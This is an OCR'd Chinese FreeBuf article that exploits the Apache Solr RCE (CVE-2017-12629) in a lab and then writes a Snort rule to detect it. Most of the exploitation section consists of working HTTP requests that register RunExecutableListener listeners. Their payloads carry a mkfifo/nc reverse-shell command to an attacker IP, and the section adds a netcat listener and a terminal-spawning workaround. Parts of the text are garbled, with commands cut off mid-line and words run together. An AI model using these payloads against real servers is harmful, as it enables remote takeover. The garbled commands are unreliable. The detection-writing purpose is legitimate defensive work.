FREEBUF

A 码执行漏洞（CVE-2017-12629）从利用到入侵检测

人围观，发现 3 个不明物体 工具 系统安全

—

Apach 开发的一个开源的基于Lucene的全文搜索服务器。其集合的配置方法（config路径）可以增加
修改监听器，通过RunExecutableListener执行任意系统命令。

漏洞影响版本：Apache Solr before 7.1 with Apache Lucene before 7.1，包括：

RedhatSingle Sign-On 7.0

+ Redhat Linux 6.2 E sparc

+ Redhat Linux 6.2 E i386

+ Redhat Linux 6.2 E alpha

+ Redhat Linux 6.2 sparc

+ Redhat Linux 6.2 i386

+ Redhat Linux 6.2 alpha

Redhat JBoss Portal Platform 6

Redhat JBoss EAP 7 0

Redhat Jboss EAP 6

Redhat JBoss Data Grid 7.0.0

Redhat Enterprise Linux 6

+ Trustix Secure Enterprise Linux 2.0

+ Trustix Secure Linux 2.2

+ Trustix Secure Linux 2.0

Redhat Collections for Red Hat EnterpriseLinux 0

Apache Solr 6.6.1

Apache Solr 6.2

关注我们 分享每日精选文章

Apache Solr 6.6

Apache Solr 6.3

Apache Solr 6.0

ApacheLucene 0

威胁级别：高

二 漏洞利用

2.1. 环境介绍

Ubuntu14 64位环境（solr服务器：192.168.136.159；攻击端： 192.168.136.158/163）

Apache solr7.0.1(使用其他环境的需要手动创建集合的配置文件)

zookeeper-3.4.6

2.2. 实验环境搭建

2.2.1. 安装java8

```
sudo apt-get installpython-software-properties

sudo apt-get installsoftware-properties-common
```

```
sudo apt-get update

sudo apt-get install oracle-java8-installer
```

2.2.2. 启动zookeeper

下

```
t                .6.tar.gz
```

将 _sample.cfg复制一份改名称为zoo.cfg，启动zookeeper:

```
s               tart
```


2.2.3. 启动solr7.0.1

下载solr-7.0.1.zip

解压后得到solr-7.0.1目录

```
cd solr-7.0.1
```

启动solr:

```
bin/solr start -z localhost:2181
```

启动后如下:

关注我们 分享每日精选文章

2.3. 漏洞利用

2.3.1. 先创建一个集合

http://solrIP:8983/solr/admin/collections?action=CREATE&name=Hunter&numShards=2&maxShardsPerNode=2

2.3.2. 攻击端启动监听

```
nc -l -p 4444 -vv
```


2.3.3. 直接通过solr.RunExecutableListener执行命令

这个利用方法是网上公开的漏洞利用过程，但实际实验中反弹shell未出现。其过程为：

1) 增加一个监听器

```
POST/solr/Hunter/config HTTP/1.1

Host: 192.168.136.159:8983

Connection: close

Content-Type:application/json

Content-Length:213
```

```
    "create-listener": {

        "event":"postCommit",

        "name": "shell",

        "class": "solr.RunExecutableListener",

                                                ,

                                                "rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 |
}
```

2) 刷新配置触发前面监听器执行命令

关注我们 分享每日精选文章

攻击端响应状况：

关注我们 分享每日精选文章

被攻击端查看端口：

关注我们 分享每日精选文章

说明服务器端已经反向连接到攻击端了，但是攻击端没有出现shell。直接执行：

sh –c “rm -f/tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.136.1584444 > /tmp/f”命令时可正常连接，并且攻击端出现shell。此时被攻击端会弹出一个终端窗口。因此怀疑 “需要开启一个终端，并在里面执行反向连接到攻击端的命令”。

2.3.4. 通过solr.RunExecutableListener 创建shell文件执行命令

针对网上漏洞利用方法出现的问题及分析，提出了一种创建shell文件，用shell文件开启终端窗口，并在终端窗口执行反弹 shell的漏洞利用思路。其过程为：

1) 创建一个用于反向连接攻击端的脚本

```
POST /solr/Hunter/config HTTP/1.1

Host: 192.168.136.159:8983

Connection: close
```

```
Content-Length: 224



{

    "updateRequestProcessorChain": [{

        "name": "commit",

        "class": "solr.RunExecutableListener",

        "runtimeLib": true,

        "dir": "/bin/",

        "args": ["-c", "touch /tmp/test.sh;echo 'rm -f/tmp/f; mkfifo /tmp/f; cat /t
tmp/test.sh"]

    }

}
```

关注我们 分享每日精选文章

执行更新配置，触发前面监听器执行创建文件的命令

关注我们 分享每日精选文章

等一会后，被攻击的solr服务器/tmp目录会出现test.sh

关注我们 分享每日精选文章

test.sh内容：


关注我们 分享每日精选文章

2) 创建一个remote.sh文件

文件打开一个终端，并执行/tmp/test.sh文件

```
POST /solr/Hunter/config HTTP/1.1

Host: 192.168.136.159:8983

Connection: close

Content-Type: application/json

Content-Length: 224


{

   "update-listener": {
```

```
        "name": "shell",
        "class": "solr.RunExecutableListener",
        "exe": "sh",
        "dir": "/bin/",
        "args": ["-c", "touch /tmp/remote.sh;echo'gnome-terminal -t \"remote shell\
}
```

执行配置更新，触发创建remote.sh的命令

关注我们 分享每日精选文章


目标服务器/tmp目录出现的remote.sh文件内容

关注我们 分享每日精选文章

3) 执行remote.sh进行 RCE漏洞利用

```
POST /solr/Hunter/config HTTP/1.1

Host: 192.168.136.159:8983

Connection: close

Content-Type: application/json

Content-Length: 226


{

   "update-listener": {

       "event": "postCommit",
```

```
        "class": "solr.RunExecutableListener",
        "exe": "sh",
        "dir": "/bin/",
        "args": ["/tmp/remote.sh"]
}
```

执行配置更新，触发remote.sh执行

关注我们 分享每日精选文章

此时被攻击端出现shell终端窗口

关注我们 分享每日精选文章

攻击端出现反弹shell

关注我们 分享每日精选文章

2.3.5. 漏洞攻击主要特征

1) 端口：8983， http

2) 路径是：/config HTTP/1.1

3) 载荷中必要特征是：

Content：update-listener或create-listener

Content：”event”: “postCommit”(备选)

Content: “class”:”solr.RunExecutableListener”

三 入侵检测规则编写

根据2.3.5的特征分析编写规则

```
alert tcp$EXTERNAL_NET any -> $HTTP_SERVERS 8983 (msg:"Apache Solr RCE exploitatte
```

3.1. 入侵检测效果验证

使用前面漏洞利用中wirshark截取的数据包进行回放，使用snort加载检测规则检测。

上一篇：远程RPC溢出EXP编写实战之MS06-040
下一篇：Microsoft Office之DDE攻击

已有 3 条评论

sarski (1级) 这家伙太懒了，还未填写个人描述！ 2018-01-22 1楼 回

pcre:"/(update|create)-listener/i"; distance:0; nocase;content:"solr.RunExecutableListener"; distance:0; nocase;

这里的distance和nocase用错了吧，他们应该无法修饰pcre，你这样写会直接导致这两个关键字的无效。建议pcre改成

pcre:"/(update|create)-listener/i"; distance:0; nocase;content:"solr.RunExecutableListener/iR";

亮了

sars 个人描述！ 2018-01-22

修正

pcr 'solr.RunExecutableListener"; distance:0; nocase;

亮了

xiaoy (1级) 2楼 回

关注我们 分享每日精选文章

入侵检测规则编写 是哪个框架的?

亮了

选择文件 未选择任何文件

昵称

请输入昵称

必须 您当前尚未登录。登陆? 注册

邮箱

请输入邮箱地址

必须（保密）

表情 插图

提交评论(Ctrl+Enter) 取消 有人回复时邮件通知我

cloud4986

这家伙太懒，还未填写个人描述！

最近文章

- Apache Solr远程代码执行漏洞（CVE-2017-12629）从利用到入侵检测

2018.01.22

浏览更多

相

关注我们 分享每日精选文章

Petya及Notpetya的核心差异分析

Empire：PowerShell后期漏洞利用代理…

利用QQ昵称反弹连接木马技术分析

OSSEC系列二——编写自己的DECOD…

伪装QQ飞车外挂的“MBR锁”木马分析

特别推荐

不容错过

OpenVAS开源风险评估系统部署方案

魅影儿 2017-04-30

2015最酷的Hack方式有哪些？

简[illegible] 01-05

双刃剑与灰色地带：“泄露数据收藏家”的素描

孙重重 2016-09-27

【限时优惠】FreeBuf精品公开课 | 36W漏洞奖金先生CplusHua：

FB客服 2017-09-16

关注我们 分享每日精选文章